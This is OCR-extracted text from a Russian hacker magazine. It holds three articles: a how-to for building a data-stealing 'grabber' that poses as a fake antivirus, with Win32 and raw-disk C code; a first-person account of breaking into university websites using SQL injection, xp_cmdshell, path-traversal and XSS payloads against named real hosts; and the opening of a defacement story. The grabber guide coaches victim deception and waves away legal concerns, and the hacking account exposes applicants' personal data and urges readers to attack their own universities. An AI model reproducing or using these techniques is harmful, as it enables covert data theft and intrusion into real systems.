Беглый поиск в интернете выявил множество программ, предназначенных для скрытного копирования данных со съемных носителей: от готовых к применению приложений до исходных текстов, реализующих ядерные функции, легко встраиваемые в наши собственные проекты.

К сожалению, практически все они неработоспособны. Причем речь





Разработка граббера, замаскированного под антивирус, в Microsoft Visual Studio 6.0



Достаточно многие флешки оснащены индикатором, препятствующим незаметному сливу данных

идет не о мелких ошибках реализации, а о глобальных конструктивных просчетах. Начнем с того, что многие грабберы ныкают свои процессы от диспетчера задач и других утилит подобного типа, перехватывая ряд системных функций и не вполне корректно их обрабатывая. Все это приводит к многочисленным конфликтам и сбоям операционной системы. Зачем прятать процессы на своей собственной машине — мне непонятно. Если граббер устанавливается сознательно (а это как раз и есть та ситуация, о которой мы говорим), он может ныкаться как угодно — я все равно знаю, что он есть. Посторонним же пользователям список процессов на моем компьютере ровным счетом ни о чем не говорит, да и не позволю я им ковыряться в недрах моей машины!

Но это все — ладно! Прячут процессы — ну и хрен с ними! В конце концов, это никому не мешает (то есть еще как мешает: антивирусы ругаются так, что уши вянут, и приходится отключать кучу проактивных технологий и эвристических анализаторов, рискуя подцепить заразу).

Хуже всего, что некоторые (самые простые) грабберы начинают стягивать данные сразу же после установки флешки и/или лазерного диска. Если флешка оснащена индикатором, то при обращении к ней он начинает зловеще мигать, а лазерные диски не только мигают, но еще и шумят, вызывая у жертвы вполне очевидные подозрения, и незадачливый хакер тут же получает по башке (так что все тяжелые предметы лучше заблаговременно убрать за пределы видимости).

Грабберы классом выше отслеживают момент первого обращения к съемному носителю и стягивают данные только во время «легальных» операций чтения/записи. Очевидным минусом этой технологии становится резко возросшая сложность реализации, требующая перехвата системных функций, который в Висте и 64-битных версиях XP не то чтобы совсем невозможен, но существенно затруднен. Опять-таки антивирусы, глюки и прочие никому не нужные вещи. До сих пор мне не встречался ни один добротный перехватчик, корректно работающий на многопроцессорных машинах (включая NT и многоядерные процессоры, которых с каждым днем становится все больше и больше).

Недостаток второй и самый главный — емкость флешки (CD/DVD-дисков), как правило, намного больше размера легально копируемых файлов, и утянуть их содержимое просто так не получится. Времени уйдет целая куча. Даже если флешка не оснащена индикатором, будет мигать индикатор жесткого диска. А куда еще складывать такое количество награбленных данных? Не в память же! Хотя, вообще-то, можно и в память, только памяти должно быть много. Но сложности на этом не заканчиваются. При попытке отключения USB-устройства штатными средствами Windows, та просто откажется демонтировать флешку, пока с ней работает хотя бы одна программа. Следовательно, граббер должен отслеживать отключение USB-устройств, прекращая грабеж в аварийном режиме. Короче, весьма нехилый проект у нас получается. Реализовать его очень сложно. Отладить — еще сложнее, а утащить информацию, не вызывая подозрений у ее владельца, — вообще невозможно.

По этому поводу говорят, что если нельзя, но очень сильно хочется, то все-таки можно! И сейчас я поделюсь рецептом программы, которую можно состряпать за пару вечеров и которая работает на любой, абсолютно любой, операционной системе: на 9x, NT, W2K, XP, Висте и даже на Linux/BSD, поддерживает все типы сменных носителей и не вызывает конфликтов. А самое главное — распознать факт грабежа не сможет даже продвинутый пользователь. А грабить, скажу я тебе, мы будем его подчистую: от первого до последнего байта, включая данные, принадлежащие удаленным файлам.

Основные идеи и концепции (не путать с контрацепцией)

Из канонов разведки известно, что лучше всех ныкается тот, кто не прячась играет в открытую. Применительно к нашей ситуации — не пытайся скрыть факт грабежа данных, а сделай его явным. И это не шутка. Труднее всего обнаружить то, что находится у нас под глазами. Берем флеш (или CD/DVD), вставляем. Тут же всплывает «антивирус», имитирующий проверку файлов, а в действительности сливающий их на жесткий диск в какую-нибудь глубоко вложенную папку — такую, которая гарантированно не попадется жертве на глаза. Необходимость отслеживать обращения к съемным устройствам тут же отпадает. Мы и без всякой маскировки так замаскировались, что у жертвы и тени подозрений не возникает!

Поскольку обычные антивирусы так себя не ведут, то от копирования их интерфейса лучше воздержаться, иначе можно быстро погореть. Пусть это будет что-то совершенно никому не известное. Например, суперкрутой антивирус под названием Selena Enterprise Edition. Чисто теоретически жертва может попросить нас прервать проверку флешки (CD/DVD), но тут ее легко обломать встречным вопросом: «С какого это такого перепугу мы должны чего-то прерывать? Уж не вируса, ты, милый человек, занести нам хочешь?»


Недетский грабеж съемных носителей



links
Все исходные тексты моей программы находятся на сервере ftp://nezumi.org.ru.

Кстати говоря, с юридической точки зрения мы не совершаем никакого преступления, так как вправе копировать содержимое сменного носителя, добровольно вставленного в наш компьютер его правообладателем. Зачем копировать? Ну, например, в целях кэширования. Другой вопрос, что распространять полученную таким путем информацию без согласия правообладателя как бы нельзя. «Как бы» — потому что факт несанкционированного распространения еще необходимо доказать. Если речь идет не о документах, представляющих коммерческую или государственную тайну, и не об убытках в особо крупных размерах, никакой суд заниматься подобными мелочами просто не будет. Такие вещи недоказуемы в принципе! Вот упрется хакер рогом и будет гнуть линию, что согласие (устное) на дистрибуцию он получил. Кто не верит, пускай докажет, что его (согласия) не было, причем с учетом презумпции невиновности, которую еще никто не отменял. Впрочем, мы ушли в перпендикуляр. Возвращаясь в смысловую плоскость обсуждаемой темы, обратим свое внимание на то замечательное обстоятельство, что сами по себе грабберы не могут быть законными или незаконными. Даже если они умышленно имитируют работу антивируса. Ну и что с того? Кого они этим вводят в заблуждение? Пользователя граббера? Ни фига подобного, ведь в прилагаемой к нему документации все сказано. Владельца флешки или CD/DVD? Ну... так это он сам себя обманул. Мало ли что ему там почудилось на экране. Selena — это вполне нормальный антивирус, точнее, часть антивирусного комплекса, копирующая данные с внешних носителей в специальную папку, чтобы при обнаружении заразы можно было установить ее источник.

Поэтому повторяю еще раз: написание и использование грабберов — еще не преступление. Преступлением все это становится тогда, когда мы начинаем распространять награбленное добро без ведома и против воли его правообладателя. На этой возвышенной ноте мы закончим с отвлеченными понятиями и концепциями и перейдем к насущным проблемам, которых будет много.

Технические детали реализации

В состав win32 API входит любопытная функция FindFirstChangeNotification, генерирующая уведомления при изменении содержимого заданной директории. Достаточно передать ей букву оптического привода и можно отслеживать вставку новых CD/DVD-дисков. Если у нас имеется более одного привода, функция FindFirstChangeNotification должна вызываться персонально для каждого из них.

ПРИМЕР ИСПОЛЬЗОВАНИЯ ФУНКЦИИ FINDFIRSTCHANGENOTIFICATION ДЛЯ ОТСЛЕЖИВАНИЯ ВСТАВКИ НОВЫХ ОПТИЧЕСКИХ ДИСКОВ В ПРИВОД

```
// передаем функции имя буквы привода
// оптических дисков (в данном случае это
// диск «G:\\»)
HANDLE cnh = FindFirstChangeNotification(
       "G:\\", FALSE,
       FILE_NOTIFY_CHANGE_FILE_NAME |
       FILE_NOTIFY_CHANGE_DIR_NAME);

// отслеживаем изменения в бесконечном цикле
//(тут необходимо добавить код для выхода из
// цикла по <Esc> или другому хоткею
while(1)
{
       // ждем изменений в файловой системе
       // заданного диска или, более конкретно,
       // вставки (нового) диска в привод
       DWORD wr = WaitForSingleObject(
               cnh, INFINITE);

       //если мы находимся здесь,
       //в привод вставлен новый диск
       //и самое время его ограбить
}

//после выхода из цикла сообщаем системе,
//что мы больше не хотим получать никаких
// уведомлений
FindCloseChangeNotification(cnh);
```

Получать уведомления о вставке флешек, автоматически монтирующих себя на новые диски, несколько сложнее. Мне так и не удалось найти элегантный и документированный способ, поддерживаемый всеми системами семейства Windows. Но я к этому, по правде сказать, не особенно и стремился, ограничившись периодическим (раз в несколько секунд) вызовом API-функции QueryDosDevice, возвращающим список име-

«Утянуть удаленное содержимое с носителей CD/DVD-R/RW на порядок сложнее, и, чтобы добраться до захороненных данных, необходимо спуститься на один уровень вглубь, получив прямой доступ к приводу через интерфейс ASPI или SPTI»

ющихся дисков, или GetLogicalDrives, которая работает быстрее и реализована на всех платформах, а не только на линейке NT, но вместо букв возвращает битовую маску (с которой еще предстоит разобраться).
Сделать это можно, например, так:

ПРИМЕР ИСПОЛЬЗОВАНИЯ ФУНКЦИИ GETLOGICALDRIVES

```
// получаем битовую маску с перечнем дисков,
// смонтированных на соответствующую им букву
DWORD dwLogicalDrives = GetLogicalDrives();

// разбираем все биты один за другим
for ( nDrive = 0; nDrive<32; nDrive++ )
{
        //такой диск существует?
        if ( dwLogicalDrives & (1 << nDrive) )
        {
                //определяем характеристики диска
                uType = GetDriveType(szBuffer);
                if (     (uType == DRIVE_REMOVABLE) ||
                         (uType == DRIVE_CDROM))
                {
                        // это наш клиент!!!
                        // грабим его по полной программе
                }
        }
}
```

Падение производительности настолько несущественно, что о нем не стоит и говорить. В принципе в W2K (и более поздних версиях) существует возможность насильственного монтирования флешки не на диск, а в поддиректорию, которую уже можно скормить функции FindFirstChangeNotification, но это уже никому не нужное извращение.
Грабить файлы лучше всего не блочно (функциями ReadFile/WriteFile), а через CopyFileEx — это проще и более производительно. В остальном грабеж реализуется вполне стандартно и не должен вызывать сложностей даже у начинающих программистов, терзающих Visual Basic или DELPHI.

Грабим удаленные файлы

Флешки, используемые для обмена данными между компьютерами, несут на своем борту много интересного. Конечно, с течением времени шансы на восстановление удаленного файла стремительно уменьшаются, и в какой-то момент он оказывается полностью перезаписан свежими данными, однако если флешка была заполнена до отказа, а затем отформатирована, то вновь записываемые файлы затрут старые очень нескоро (особенно если объем флешки измеряется гигабайтами). В общем, покопавшись в мусорной куче, мы с ненулевой вероятностью найдем что-то очень интересное — такое, чего другим путем раздобыть просто нельзя. Ну так чего же мы ждем, почему стоим... то есть сидим? Когда нужно открывать документацию и кодить, кодить, кодить...
Естественно, стратегию грабежа придется радикально изменить, развернув ее на 360 градусов. Передаем API-функции CreateFile имя диска в виде «\\\\.\\R:», где R — буква, ассоциированная с флешкой, и читаем содержимое устройства функцией ReadFile блоками, кратными размеру сектора, например по 2048 байт (внимание: процесс-граббер в обязательном порядке должен обладать правами администратора, которые ему можно делегировать, к примеру, через штатную утилиту runas, иначе ничего не получится).
Минимально работающий листинг, реализующий эту затею, выглядит так (полный исходный текст можно найти в книге «Техника защиты CD от копирования»):

ФРАГМЕНТ ПРОГРАММЫ, ЧИТАЮЩИЙ ОБРАЗЫ ФЛЕШЕК И CD/DVD-ДИСКОВ

```
main(int argc, char **argv)
{
    int a; FILE *f; HANDLE h;
    char *buf;
    DWORD x_read;
    char buf_n[1024];

    buf = malloc(2048); //выделяем память


    // открываем устройство (в данном случае диск G:)
    h=CreateFile("\\\\.\\G:",GENERIC_READ,
        FILE_SHARE_READ,0,OPEN_EXISTING,0,0);

    //позиционируем указатель на первый читаемый блок
    SetFilePointer (h, 0, NULL, FILE_BEGIN);

    //читаем блоки с нулевого по 666-й
    for (a = 0; a <= 666; a++)
    {
        //читаем очередной блок
        if (ReadFile(h, buf, 2048, &x_read, NULL) &&
            x_read)
        {
            // записываем только что считанный
            // блок в файл C:\grab.dat
            sprintf(buf_n, "%s[%04d].dat",
                "C:\\grab.dat", a);
            if (f = fopen(buf_n, "wb"))
            {
                fwrite(buf, 1, x_read, f);
                fclose(f);
            }
        }
```



Грабеж внаглую


Хакеру нужны не только мозги, но и длинные ноги, чтобы успеть смотаться, пока его не защемили

Полученный образ флешки можно впоследствии залить на свою собственную флешку, поменяв функцию ReadFile на WriteFile, после чего натравить на нее любую из многочисленных утилит, предназначенных для восстановления удаленных файлов, или (если флешки такого объема у нас нет) запустить Linux/BSD, смонтировать образ как настоящий диск и восстановить файлы вручную с помощью hex-редактора.
Техника восстановления подробно описана в моей книге «Data Recovery — tips and solutions», русская редакция которой лежит на http://nezumi.org.ru, а недавно по просьбе читателей выложен архив прилагаемого к ней лазерного диска со всеми исходными текстами простейших программ для восстановления.
Утянуть удаленное содержимое с носителей CD/DVD-R/RW на порядок сложнее, и, чтобы добраться до захороненных данных, необходимо спуститься на один уровень вглубь, получив прямой доступ к приводу через интерфейс ASPI или SPTI. Оба подробно описаны в «Технике защиты CD от копирования». Там же рассказывается, как самостоятельно восстановить данные после быстрой очистки. Полная очистка, увы, гробит содержимое CD/DVD-RW безвозвратно, однако она применяется лишь некоторыми пользователями.

Как не ограбить самого себя

Чтобы не вызвать у жертвы никаких подозрений, граббер следует держать на своем компьютере постоянно запущенным (например, закинутым в автозагрузку или в один из многочисленных ключей автозапуска, находящихся в системном реестре). Любые дополнительные действия, выполняемые нами перед вставкой чужой флешки или лазерного диска, выглядят довольно странными и не вполне адекватными. Вообще-то, можно, конечно, прикинуться параноиком, типа вот меня давеча поимели, так что теперь любой носитель в обязательном порядке проходит жесткий бактериологический контроль «антивирусом». Но если жертва думает головой, она быстро раскусит, что это за контроль такой, и начнет щемить хакера по полной программе, особенно после обнаружения интимных фотографий своей пассии на диких просторах интернета.
Короче, лучше держать «антивирус» постоянно активным. Только это же ведь напряг сплошной! Не успел еще вставить новый диск (свой диск, а не чужой), как уже вовсю пошел грабеж, отнимающий время и убивающий нервные клетки. Значит, будем хитрить (тем более что нам это не впервой). «Антивирус» должен позволять быстро отменять проверку текущего диска нажатием <Esc>, <Alt-X> или любой другой привычной комбинации клавиш, запоминая его серийный номер в скрытом конфигурационном файле, и никогда больше его не проверять. Другими словами, необходимо добавить в граббер поддержку «белого» списка своих дисков, опознаваемых по серийному номеру или метке тома. Однако метка — довольно ненадежное средство. Например, Nero по умолчанию метит все прожигаемые им диски ключевым словом NEW, а при форматировании флешек и ZIP'ов метка обычно вообще не назначается.
Серийный номер, хранящийся в boot-секторе, тоже не слишком уникальная характеристика, но для нашей целей лучшего средства, пожалуй, и не найти (остальные либо требуют низкоуровневого доступа к устройству, либо тратят на извлечение уникальных характеристик носителя кучу времени).
За чтение серийного номера отвечает API-функция GetFileInformationBy Handle, возвращающая его в следующей структуре:

СЕРИЙНЫЙ НОМЕР ДИСКА, ВОЗВРАЩАЕМЫЙ ФУНКЦИЕЙ GETFILEINFORMATIONBYHANDLE

```
typedef struct _BY_HANDLE_FILE_INFORMATION {
        DWORD           dwFileAttributes;
        FILETIME        ftCreationTime;
        FILETIME        ftLastAccessTime;
        FILETIME        ftLastWriteTime;
        DWORD           dwVolumeSerialNumber;
        DWORD           nFileSizeHigh;
        DWORD           nFileSizeLow;
        DWORD           nNumberOfLinks;
        DWORD           nFileIndexHigh;
        DWORD           nFileIndexLow;
} BY_HANDLE_FILE_INFORMATION;
```

Также следует предусмотреть комбинацию горячих клавиш, блокирующую запуск граббера при вставке носителя (типа <Shift>, отключающего автозапуск). Впрочем, это уже детали, допускающие бесчисленные вариации. Лично я поступил так: если в момент вставки нового диска на переднем плане находится FAR, то граббер не запускается. Если же FAR отсутствует или вращается в бэкграунде, а работа со сменными носителями осуществляется через проводник, это расценивается как сигнал к атаке. Внешне все выглядит вполне невинно и никаких подозрений не вызывает.

Замечания по реализации граббера под Linux/BSD

Linux/BSD встречаются на десктопных системах не то чтобы очень часто, но и экзотикой их назвать уже трудно. Они также поддерживают флешки вместе с лазерными дисками и другими съемными носителями, только вот готовых утилит грабежа под них что-то не наблюдается. Ну совсем никаких, даже самых примитивных.
Механизм уведомлений об изменениях в файловой системе в UNIX-клонах реализован по-разному, и написать переносимый граббер просто так не получится. Впрочем, ловить уведомления совершенно необязательно. Достаточно написать свою обертку штатной утилиты mount (по типу вируса-спутника), которая при попытке монтирования съемных носителей передаст управление настоящему mount'у и тут же запустит граббер, замаскированный под антивирус.
Как говориться, дешево и сердито. Зато системно независимо и надежно (кстати, описанный прием распространяется в том числе и на auto-mount).
Грабеж образов с носителей осуществляется путем открытия соответствующих устройств (перечисленных в каталоге/dev) системным вызовом open с последующим чтением их содержимого системным вызовом read. В общем, написать приличный UNIX-граббер (даже не будучи гуру) совсем несложно.

Заключение

Грабеж не такое уж сложное дело, если к реализации граббера подойти с головой. Не нужно использовать готовые шпионские утилиты, все они — барахло! Всегда лучше написать свое, заточенное строго под самого себя (любимого), чем брать чужой глюкодром.

Город захватили
- ЛЮДИ
ОСЬМИНОГИ!
Поэтому пробки!



www.tnt-tv.ru



ЛЕОНИД «R0ID» СТРОЙКОВ
/ STROIKOV@GAMELAND.RU /

Поступаем в институт

Атака на крупнейшие вузы страны

Летняя пора связана для многих со сдачей экзаменов и с оформлением документов в самые разные вузы страны. В свое время указанные процедуры не обошли стороной и меня :). Еще тогда в моей голове возникла идея чекнуть ресурс учебного заведения, в которое я собирался поступать, на наличие багов. Уязвимости были найдены, но, познакомившись с админами и успешно пройдя у них летнюю практику, я выложил им подробное описание дырок и дал пару советов. С тех пор многое изменилось, но желание протестить на защищенность крупнейшие вузы страны осталось. Только подумай, сколько студенческой инфы лежит на серверах вузов. Сейчас каждый институт имеет свою службу безопасности, а кругом постоянно толкуют о реформе в сфере образования. Провести в такой ситуации «боевые учения» представлялось достаточно интересным мероприятием. Этим я и занялся, проникнув в электронные застенки некоторых крупных вузов =).

От R0id'a с любовью

Расправившись с летней сессией и получив кучу свободного времени, я, естественно, в первую очередь начал бух... то есть думать над выбором первоначальной жертвы атаки =). Тогда я как раз расстался со своей девушкой, так что искомый объект определился сам собой — место ее обучения :). Универ носил гордое название Дальневосточного государственного медицинского университета, а сокращенно просто ДВГМУ. Вуз имел свой сайтик, располагающийся по адресу www.fesmu.ru и, судя по весьма приличному количеству студентов, нехилую БД. Прогулявшись по ресурсу и машинально отметив неказистый дизайн, я обнаружил регулярное обновление новостей, что свидетельствовало по крайне мерее о присутствии админа или лица ему подобного =). В качестве разминки я решил осмотреть двиг вручную, тем более что, по первому впечатлению, ничего путного мне не светило. Ни админки, ни авториза для юзеров, ни форума, ни чата — ничего из этого мной обнаружено не было. Вернее, админка была, но, видимо, ее попросту не успели дописать, так как на странице логина, вместо стандартной формочки авторизации, висели новости: http://www.fesmu.ru/Uni/Log/LoginA.asp.


Все чмоды были выставлены грамотно, поэтому попытки просмотреть содержимое конкретно взятой диры не приносили результата. Смекнув, что события начинают принимать нежелательный для меня оборот, я запустил сканирование портов со своего дедика в надежде найти хоть какую-нибудь зацепку. Тем временем мои опасения подтвердились на www.domainsdb.net. Согласно отчету сервиса, никаких других ресурсов, кроме www.fesmu.ru, на сервере не имелось. Чисто случайно я наткнулся на поддомен http://mail.fesmu.ru, но и там висела лишь апачевая страница приветствия. Однако через несколько минут мне на глаза попался линк на электронную библиотеку/каталоги. Прикинув, что движок для подобного рода вещей пишется, как правило, отдельно, я кликнул по ссылке. Сразу скажу, что моя интуиция не подвела меня и на этот раз, благодаря чему весь последующий процесс взлома занял максимум минут 15 :). Двиг электронной библиотеки, как я и ожидал, функционировал автономно и был написан на ASP, и написан достаточно криво =). За пару минут я узрел несколько явных инъектов:


```
http://www.fesmu.ru/InformCenter/Catalog/Info/
Article.asp?ArticleID=51876%27

http://www.fesmu.ru/InformCenter/Catalog/Search/
Author.asp?Name=blabla%27&PageSize=25

http://www.fesmu.ru/InformCenter/Catalog/Search/
search.asp?Catalog=1&Title=blabla%27&PageSize=25
```




Админка на сайте ЦМО МГУ


XSS на одном из поддоменов МГУ

```
http://www.fesmu.ru/InformCenter/Catalog/
Search/Heading.asp?Name=blabla%27
```

Одним словом, поиск по каталогам (вместе с его багами) пришелся как нельзя кстати :). Для своих целей я взял последний инъектик, который и решил раскрутить. Результат не заставил себя долго ждать, тем более что количество полей равнялось одному. Я сделал запрос о версии базы:

```
http://www.fesmu.ru/InformCenter/Catalog/Search/
Heading.asp?Name=-1%27+union+select+@@version--
```

И SQL-сервер выплюнул мне всю необходимую инфу:

```
Microsoft SQL Server 2000-8.00.818 (Intel X86) May
31200316:08:15 Copyright (c) 1988-2003 Microsoft
Corporation Standard Edition on Windows NT 5.0 (Build
2195: Service Pack 4)
```

Как ты уже догадался, на сервере крутилась Винда, да еще и в совокупности с MSSQL, что практически полностью развязывало мне руки =). Поиграв с запросами, я быстро нашел табличку user:

```
http://www.fesmu.ru/InformCenter/Catalog/Search/
Heading.asp?Name=1%27+union+select+TABLE_
NAME+from+INFORMATION_SCHEMA.TABLES--
```

И вследствие нехитрой квери получил админский аккаунт:

```
http://www.fesmu.ru/InformCenter/Catalog/Search/
Heading.asp?Name=1%27%20union+select+password+from+u
sers+where+name='admin'--
```

Сам акк имел такой вид:

```
admin:123456
```

123456 — не что иное, как пасс. По правде сказать, увиденное вызвало у меня даже не улыбку, а просто-таки скупую мужскую слезу умиления =). Я зашел в раздел авториза:

```
http://www.fesmu.ru/InformCenter/Catalog/Login.asp
```

Ввел полученные данные и успешно получил админские права. Я был полностью удовлетворен, но все-таки решил попробовать получить еще и шелл. Как ты знаешь, через MSSQL возможно выполнение команд в системе:

```
http://www.fesmu.ru/InformCenter/Catalog/Search/
Heading.asp?Name=1';+exec+master..xp_
cmdshell+"netstat»--
```

Однако в этом случае мне не повезло, так как админ заботливо лишил моего юзера прав:

```
Microsoft][ODBC SQL Server Driver][SQL Server]EXECUTE
permission denied on object 'xp_cmdshell', database
'master', owner 'dbo'.
```

Тем не менее, полистав админку и приглядевшись к базе, я понял, что ловить здесь больше нечего. Потеряв после взлома всякий интерес к ресурсу, я с чистой совестью закрыл браузер.

Бажный МГУ


Оставив за плечами взломанную базу и админку универа своей бывшей девушки, мне захотелось большего. И не просто чего-то большего, а конкретно МГУ. Да-да, ты не ослышался, я говорю именно о Московском государственном университете — крупнейшем вузе в стране. Не помню, когда в моей голове зародилась столь бредовая идея, могу только сказать, что пренебрегать ей я явно не собирался =). Не долго думая, я приступил к ее реализации. Сайт МГУ располагался по адресу www.msu.ru. Никаких других ресурсов на сервере выявлено не было, за исключением огромного количества поддоменов разных уровней. Удобнее всего парсить их было через Гугл, поэтому, задав нехитрую кверю, я получил в качестве результата около сотни линков:

```
http://www.google.ru/search?hl=en&q=inurl%
3Amsu.ru&btnG=Google+Search
```

Поглядев с минуту на выплюнутый Гуглом ответ и представив объем предполагаемых работ, я вошел в ступор. Честно говоря, перспектива провести все лето за монитором в обнимку с клавой в надежде выудить-таки хоть что-то из электронных недр первого универа в стране меня мало впечатляла. Погуляв по главному сайту и зайдя в раздел «Сайты МГУ», я обнаружил ту же картину, что и в Гугле. Но делать было нечего, единственное — я решил сначала пропарсить с помощью поисковика ресурсы на PHP-движках, а потом уже заняться всем остальным. Конечно, я надеялся, что до «всего остального» очередь просто не дойдет :). Кроме того, с годик назад я уже как-то приступал к реализации подобной затеи — атаки на МГУ, поэтому несколько козырей в рукаве у меня имелось. Первым делом я проверил найденный мной ранее локальный инклуд:

```
http://www.socio.msu.ru/?s=science&p
=../../../../../../../../etc/passwd%00
```

Увы, но админ пропатчил двиг, и, кроме неприветливой надписи, сообщающей о том, что запрос неверен, я не получил ничего. Аналогичная ситуация была и с XSS на www.econ.msu.ru. Бажный скрипт просто удалили :(. Но сдаваться без боя я не собирался — я предполагал, что



info
При наличии прав через MSSQL можно выполнять произвольные команды в системе, помни об этом.

Зачастую баги лежат у нас под носом, и даже грамотно написанный двиг могут погубить мелочи типа неправильно выставленных чмодов.



warning
Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

легкой прогулки не получится. Как говорится, тише едешь — дальше будешь. Руководствуясь этой народной мудростью, я приступил к парсингу поддоменов. Примерно через час было найдено два скул-инъекта на http://conf.msu.ru:

```
http://conf.msu.ru:7778/conference/wbr
owse.browse_confs?browse_mode=bysciarea&ai
d=16652%27

http://conf.msu.ru:7778/conference/static_
html.show_preloginpage?direction_type=to_
organi ze&lang_id_prm=2%27
```

Судя по error'у, который выдавал еще и часть лога, мне предстояло связаться с Ораклом:

```
ORA-06502: PL/SQL: numeric or value error:
character to number conversion error
ORA-06512: at line 10

DAD name: conference
PROCEDURE  : wbrowse.browse_confs
```

Подумав, я решил оставить обнаруженное на крайний случай. Зато в разделе «Конференции» меня ждал сюрприз в виде активной XSS'ки:

```
http://conf.msu.ru:7778/conference/wbrowse.
browse_confs?browse_mode=fulllist&lang_
id_prm=2&themes_kw="><script>your_
jscode</script>
```

Значение параметра themes_kw не фильтровалось, и достаточно было закрыть value-символами «">», после чего уязвимость переходила в разряд повышенной боевой готовности =).

Отложив в сторону прочеканные поддомены, я принялся за следующий — www.ffl.msu.ru. По правде сказать, я сам довольно смутно представлял себе, что я ищу. Так что мой рейд больше напоминал больничный осмотр пациентов :). Кстати говоря, на www.ffl.msu.ru мне повезло не меньше — два типичных инъекта:

```
http://www.ffl.msu.ru/vestnik.
php?vestnikid=-1+order+by+5/*

http://www.ffl.msu.ru/photos.php?galid=
-1+order+by+9/*
```

Оба линка мгновенно переместились в закладки моей Оперы =). Далее, отличился исторический факультет МГУ, подарив еще одну XSS:

```
http://info.geol.msu.ru/db/hist_
search/?q=<script>your_
jscode</script>&site=ER
```

Особенно порадовал Астронет, через который осуществлялся поиск по главному сайту МГУ:

```
http://www.astronet.ru/db/msusearch/index.
htm
l?q=<script>your_jscode</script>&tmpl=
%CF%F0%E8%E2%E5%F2&ps=
20&group=2&site=www.msu.ru
```

Как говорится, без комментариев :). Но все это мелочи по сравнению с тем, что было найдено на сайте Центра международного образования МГУ — www.cie.ru. На первый взгляд, движок написан достаточно грамотно, но админка, вернее сказать, чмоды на админку... В общем, перейдя по урлу www.cie.ru/admin, я лицезрел следующее:

```
config.php
faq/
form.php
toolkit.php
toolkit_config.php
```

Конфиги прочитать не удалось, а для логина в FAQ и PHPBB Admin ToolKit требовался админский аккаунт. А при обращении к скрипту form.php я получал админские права =). Главной фишкой была возможность просмотра и редактирования личных конфиденциальных анкет иностранных абитуриентов, готовящихся к поступлению в МГУ. Записи выглядели следующим образом:

```
Фамилия: Will****
Имя (имена), отчество: Evan Paul
Дата рождения: 25.0*.1989
Пол: мужской
Гражданство: США
Номер паспорта: 711376***

Действителен до: 8.0*.2015
Место рождения (страна): United States of
America
Место рождения (город): ****, California
```

Далее прилагалась инфа о роде деятельности, месте работы, а также сведения о дате прибытия в Москву. На минутку я представил себе, какие последствия может повлечь за собой утечка подобных данных (особенно в руки националистических организаций), и принял единственно верное решение — незамедлительно накатать мессагу админам ресурса. После увиденного я уже был не в состоянии парсить оставшуюся часть сайтов, да и смысла в этом не было никакого. Улыбнувшись, я выключил ноут, оделся и вышел на улицу.

Постскриптум

Как видишь, нет ничего невозможного. Один мой знакомый любил говорить, что профессионализм — это когда ты ломаешь не то, что можешь, а то, что хочешь =). Наверняка, ты уже ринулся атаковать сайт собственного вуза, поэтому надолго не задержу. Возможно, и с МГУ тебе повезет еще больше, чем мне. Только не забудь оповестить админов о своих добрых похождениях — поверь, они будут несказанно рады :).

СМОТРИ ПО БУДНЯМ С 3 СЕНТЯБРЯ В 21:00

НОВЫЙ  СЕЗОН

Клуб

ПЕРВЫЙ СЕРИАЛ ПРО НОЧНУЮ ЖИЗНЬ

ВАСИЛИСА, ШОУ-БИЗНЕС И ЛЮБОВНЫЙ МНОГОУГОЛЬНИК...

MTV

РЕКЛАМА



Вторжение в ХакЗону

Идеальной защиты не существует

Бывало ли у тебя так: сидишь ты на каком-нибудь портале, в твоем черном умишке роятся мысли о взломе, но тут закрадывается сомнение в невозможности этого и ломает весь кайф? На hackzona.ru я узнал многое, и взлом самой ХакЗоны казался мне чем-то нереальным и в какой-то степени даже кощунственным :). Но лозунг ХакЗоны гласит: «Все, что создал человек, можно взломать, идеальной защиты не существует».

Как все начиналось

Дело было ночью. От нечего делать я читал статейки, сохраненные на винте, и, признаться, это мне уже порядком надоело. Но тут, наткнувшись на материал по хаку одного девелоперского портала, я воспрял и, ощутив в себе уверенность и силу, набрал в Опере fssr.ru (второй домен ХакЗоны).

Прежде всего нужно было определиться с целью взлома. Так как никакой выгоды из злодеяния я извлекать не собирался, я решил просто задефейсить сайт. Надо было с чего-то начать. Сканить хост на предмет бажных демонов не хотелось. Перебирать параметры в поисках инъекций казалось глупым, но я все же немного поигрался с параметрами. К сожалению, это ни к чему полезному не привело. Но мое внимание привлек модуль поиска, который красовался на главной странице. Вбив в поиск «sdfg», я нажал на кнопку «Поиск». Открыв сорцы страницы с результатами работы скрипта, я обнаружил следующую строчку:

```
<input size="25" type="text" name="query"
value="sdfsd">
```

Проведя поиск по значению «">test», я увидел то, что ты можешь наблюдать на рисунке.

